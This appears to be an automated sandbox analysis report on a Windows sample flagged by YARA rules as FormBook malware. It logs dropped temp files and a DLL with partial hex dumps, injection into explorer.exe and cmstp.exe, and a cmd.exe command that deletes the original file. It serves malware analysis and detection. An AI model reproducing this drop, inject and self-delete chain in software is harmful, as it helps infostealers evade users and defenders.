Path:	C:\Users\user\Desktop\TazxfJHRhq.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\TazxfJHRhq.exe'
Imagebase:	0x400000
File size:	207024 bytes
MD5 hash:	F818665DD48A93C48255D3CEADF92A6E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.219806845.00000000027A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.219806845.00000000027A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.219806845.00000000027A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsf9EB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ael13j4hp6ajgnz	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\8r2vcudkhpr92uroe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsf9EC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsf9EC.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsf9EC.tmp\i9y7dp4bi0ysdq.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsf9EB.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsf9EC.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ael13j4hp6ajgnz	unknown	6661	73 f5 7d 0a 68 f9 ba 8b 16 56 6c d5 fa f6 93 17 1b a0 85 2a 0f ae f3 91 ff ab 8a 9d b2 33 71 18 45 e6 58 a1 32 1a bf 31 a6 6a a2 58 cc 73 b7 f0 57 a3 fd e0 d3 92 4e d9 a4 af ea ef 09 93 dc 65 e5 cd 05 96 b6 b3 3c 14 7b 10 33 8a 12 47 6c 82 1f dd d2 cc 96 61 4d fb 07 17 cc 6f 85 a5 46 00 0a f4 cc d7 d9 6f 9c 7e 5f f6 c0 b9 89 9c 79 f2 6e 4d 28 b5 97 64 51 5d 2a f2 21 87 e1 7e d8 2f 2a f0 db ce 7c 56 30 3a 5d 19 ec af 94 d0 21 01 aa 03 77 38 b7 4d 43 b2 d9 86 e5 3c 1a e9 70 08 f5 6b b6 56 50 b3 f8 a2 35 b5 a0 1d 0f 3f cc 0b 77 35 cf 53 3a 34 ed 8c 55 ec 02 ea 00 7c c1 b4 21 48 60 e4 35 a7 f5 13 20 48 ea 08 91 c0 55 e5 20 d6 cd 4f d1 41 ac 1a 79 dd 3a b4 cd 81 ea 20 8d 05 5a 37 80 99 67 d9 2a 46 05 d5 98 0c 46 f0 06 68 6d ab 35 7f f0 3c 0c 7b 43 e5 16 a6 cc	s.}.h....Vl.....*.....3 q.E.X.2..1.j.X.s..W.....N..... ...e.....<.{.3..Gl.....aM... .o..F.....o.~_.....y.nM(..dQ] *.!..~./*...|V0:].....!...w8.M C....<..p..k.VP...5....?..w5.S :4..U....|..!H`.5... H....U. . .O.A..y.:..... ..Z7..g.*F....F. .hm.5..<.{C....	success or wait	1	403091	WriteFile
C:\Users\user\AppData\Local\Temp\8r2vcudkhpr92uroe	unknown	32768	1d 56 45 21 31 4e bd ae 73 00 11 6f d0 6b 1e 0c b9 97 b9 80 70 88 4c d1 4f cc a3 37 24 09 52 b5 73 0f 41 08 76 cf ec 54 38 ba 0c 04 a9 ee 97 b7 34 9c ed 40 c5 9e 9b 98 e2 1f d6 fa f0 5a 43 0c 29 00 c0 72 fe 53 3e ee ed ca 53 20 ab ff fd b0 71 a0 e0 ea 66 dd 95 67 98 ed 5c 9e 17 c9 ab 8d 15 8c 26 fc a1 09 82 15 59 0d 92 4d 6a 13 33 2d f8 c3 c5 99 90 20 f8 d6 07 15 74 77 15 13 f5 ec ce f7 e6 ec 48 6f 83 41 ee 5c 5b 8d f4 40 63 34 9d 2d 32 c1 b0 36 2c 54 84 91 f0 65 05 73 d9 50 a4 16 8f fe 66 2a a7 0a 03 a8 41 cb 5d 44 48 6f af 4c 1f 0f c2 84 90 c5 ec ad 3e 50 c0 59 3d ed 1f cf ac f4 f9 74 0a 4b 7b 92 d6 91 21 05 36 fe 39 6c 8a 1c a8 5c 89 81 f0 03 c6 3a e4 22 c1 44 b5 03 af 92 be 87 58 d6 fb b4 9c bc b1 25 89 62 b2 7b 85 c3 9d 35 29 5d ba bc 60 29 42 3d 0c	.VE!1N..s..o.k.....p.L.O..7$ .R.s.A.v..T8.....4..@..... .ZC.)..r.S>...S ....q...f..g.. \.....&.....Y..Mj.3-..... .. ..tw.....Ho.A.\[..@c4.-2..6 ,T...e.s.P....f*....A.]DHo.L.. .....>P.Y=.....t.K{...!.6.9l ...\....:.".D.....X.....%.b. {...5)]..`)B=.	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsf9EC.tmp\i9y7dp4bi0ysdq.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 10 e8 92 3b 54 89 fc 68 54 89 fc 68 54 89 fc 68 40 e2 fd 69 47 89 fc 68 54 89 fd 68 7b 89 fc 68 f1 e0 f8 69 55 89 fc 68 f1 e0 fc 69 55 89 fc 68 f1 e0 03 68 55 89 fc 68 f1 e0 fe 69 55 89 fc 68 52 69 63 68 54 89 fc 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 4e 55 6e 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 02 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........;T..hT..hT..h@..iG. .hT..h{..h...iU..h...iU..h...h U..h...iU..hRichT..h.......... ......PE..L...NUn`...........!	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\TazxfJHRhq.exe	unknown	512	success or wait	70	4030EA	ReadFile
C:\Users\user\Desktop\TazxfJHRhq.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\TazxfJHRhq.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\ael13j4hp6ajgnz	unknown	6661	success or wait	1	737910B0	ReadFile
C:\Users\user\AppData\Local\Temp\8r2vcudkhpr92uroe	unknown	164864	success or wait	1	26715C0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2670835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2670835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2670835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2670835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2670835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2670835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2670835	ReadFile

Analysis Process: TazxfJHRhq.exe PID: 5940 Parent PID: 4736

General

Start time:	11:09:17
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\TazxfJHRhq.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\TazxfJHRhq.exe'
Imagebase:	0x400000
File size:	207024 bytes
MD5 hash:	F818665DD48A93C48255D3CEADF92A6E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.248893172.00000000005C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.248893172.00000000005C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.248893172.00000000005C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.214771183.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.214771183.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.214771183.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.248915082.00000000005F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.248915082.00000000005F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.248915082.00000000005F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.248684354.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.248684354.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.248684354.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 5940

General

Start time:	11:09:22
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: 4064 Parent PID: 3388

General

Start time:	11:09:32
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0x1190000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.475251727.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.475251727.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.475251727.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.476907995.0000000000C90000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.476907995.0000000000C90000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.476907995.0000000000C90000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.476715752.0000000000930000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.476715752.0000000000930000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.476715752.0000000000930000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: cmd.exe PID: 5948 Parent PID: 4064

General

Start time:	11:09:37
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\TazxfJHRhq.exe'
Imagebase:	0x10a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5320 Parent PID: 5948

General

Start time:	11:09:37
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis